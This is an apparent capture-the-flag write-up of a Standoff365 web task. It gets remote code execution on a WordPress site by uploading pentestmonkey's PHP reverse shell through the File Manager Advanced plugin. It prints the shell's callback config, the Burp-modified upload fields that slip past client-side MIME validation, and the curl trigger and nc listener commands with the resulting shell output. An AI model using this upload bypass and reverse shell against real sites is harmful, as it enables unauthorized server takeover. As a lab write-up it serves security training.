

[web-1-1] Remote Code Execution (RCE) on library.edu.stf

Platform: Standoff365 | Category: Web | Difficulty: Low
Writeup by: kitaezz1

Reconnaissance

Go to <http://10.124.1.233>. The corporate library on WordPress opens




Below the library's usage rules there is a link to the library itself


Rules for using the library.

1. Privacy and security: Users are obliged to keep their credentials confidential and not to disclose them to third parties. The library administration is not responsible for the loss or theft of user data.
2. Use of Content: The content provided in the online library is intended solely for the personal use of the company's employees. Content may not be copied, distributed or published without prior authorization.
3. Responsibility for Use: Users are solely responsible for any use of content provided in the online library. They must respect copyright and not violate intellectual property laws.
4. Access Rules and Restrictions: The library administration has the right to restrict or suspend access to the library at any time if a user violates or abuses the rules of use.
5. Feedback: Users can suggest improvements or report problems with the online library through a special feedback section or contact information provided by the administration.
6. Updates and Changes: The library administration has the right to make changes to the rules of use, the services provided, or the functionality of the library. Users will be notified of such changes.
7. Legal Compliance: When using the online library, users must comply with all applicable laws and regulations, including privacy and copyright laws.

The Library section contains the WordPress file manager, the File Manager Advanced plugin, which allows you to upload files directly to the wp-content/ directory




Using the Wappalyzer extension, we determine the technology stack: CMS - WordPress 6.9.4, language - PHP, server - Apache 2.4.54, OS - Ubuntu, database - MySQL. Since the site is written in PHP and has an open-source file manager, I assumed that a PHP reverse shell could be downloaded



Exploitation

Step 1: Preparing the Reverse Shell

I found the php-reverse-shell repository from pentestmonkey on GitHub on Google




I downloaded the script and edited two lines, I entered my IP address (tun0) and port:

```
// See http://pentestmonkey.net/tools/php-reverse-shell
stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'tun0'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Step 2: Intercepting the Request in Burp Suite

Launch Burp Suite, upload any file via the file manager, and intercept the POST request to `/wp-admin/admin-ajax.php`, passing it to Repeater



In Repeater, we edit two fields. We expand the whitelist of acceptable MIME types by adding PHP:


```
Content-Disposition: form-data; name="upload_allow"
image/png,application/x-php,text/x-php
```

Change the file name and Content-Type to PHP:

```
Content-Disposition: form-data; name="upload[]"; filename="shell.php"
Content-Type: application/x-php
```

We delete the contents of the original file and paste our reverse shell. We click "Send." The server accepts the file without any problems and returns a 200 OK response with the path to the uploaded file:

<http://library.edu.stf/wp-content/shell.php>



Lets launch the listener:

Trigger the shell:

Bingo, an incoming connection appears in the terminal with nc, we are logged in

```
dex@dex-tyron:~$ curl http://library.edu.stf/wp-content/shell.php
dex@dex-tyron:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection from 10.10.10.10
Linux library.edu.stf 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNAMIC
MIC Fri Jun 16 13:30:11 UTC 2023 x86_64 x86_64 GNU/Linux
08:48:29 up 5:26, 0 users, load average: 0.06, 0.03, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Run the script and retrieve the flag:

```
dex@dex-tyron:~$ nc -lvnp 4444
Listening on [0.0.0.0] port 4444
Connection received on [redacted]
Linux library.edu.stf 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNA
MIC Fri Jun 16 13:30:11 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
    08:48:29 up   5:26,  0 users,  load average: 0,06, 0,03, 0,00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ./home/rceflag
[redacted]
$
```

Why does it work

The File Manager Advanced plugin passed upload validation parameters - specifically, `upload_allow` - to the client in the request body. The server trusted these values instead of reading them from the server configuration. This is called Client-Side Validation and can be easily bypassed using Burp.

Apache and PHP execute any `.php` file in a web-accessible directory. Since the file was in `wp-content/`, a GET request to it was sufficient for PHP to execute it and establish a reverse connection.